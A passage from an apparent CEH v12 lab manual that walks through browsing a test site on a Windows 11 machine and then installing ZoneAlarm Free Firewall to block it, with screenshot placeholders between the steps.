
3. Open any browser (here, **Google Chrome**) and place the cursor in the address bar, type **www.moviescope.com** and press **Enter**.

4. As you can observe that [www.moviescope.com](http://www.moviescope.com) can be browsed in the **Windows 11** machine.

5. In this task, we are going to block this site from browsing. Close the **Google Chrome** browser.




6. In the Windows 11 machine, navigate to E:\CEH-Tools\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Firewalls\ZoneAlarm FREE FIREWALL and double-click zafwSetupWeb\_158\_189\_19019.exe to install ZoneAlarm FREE FIREWALL.




7. If the **User Account Control** pop-up appears, click **Yes**.


8. The **ZoneAlarm Free Firewall Install** wizard appears; check **By clicking here, you accept the terms of the Privacy Policy**, and then click **Custom Install**.



9. The **End User License Agreement** wizard appears; click **Agree >**.

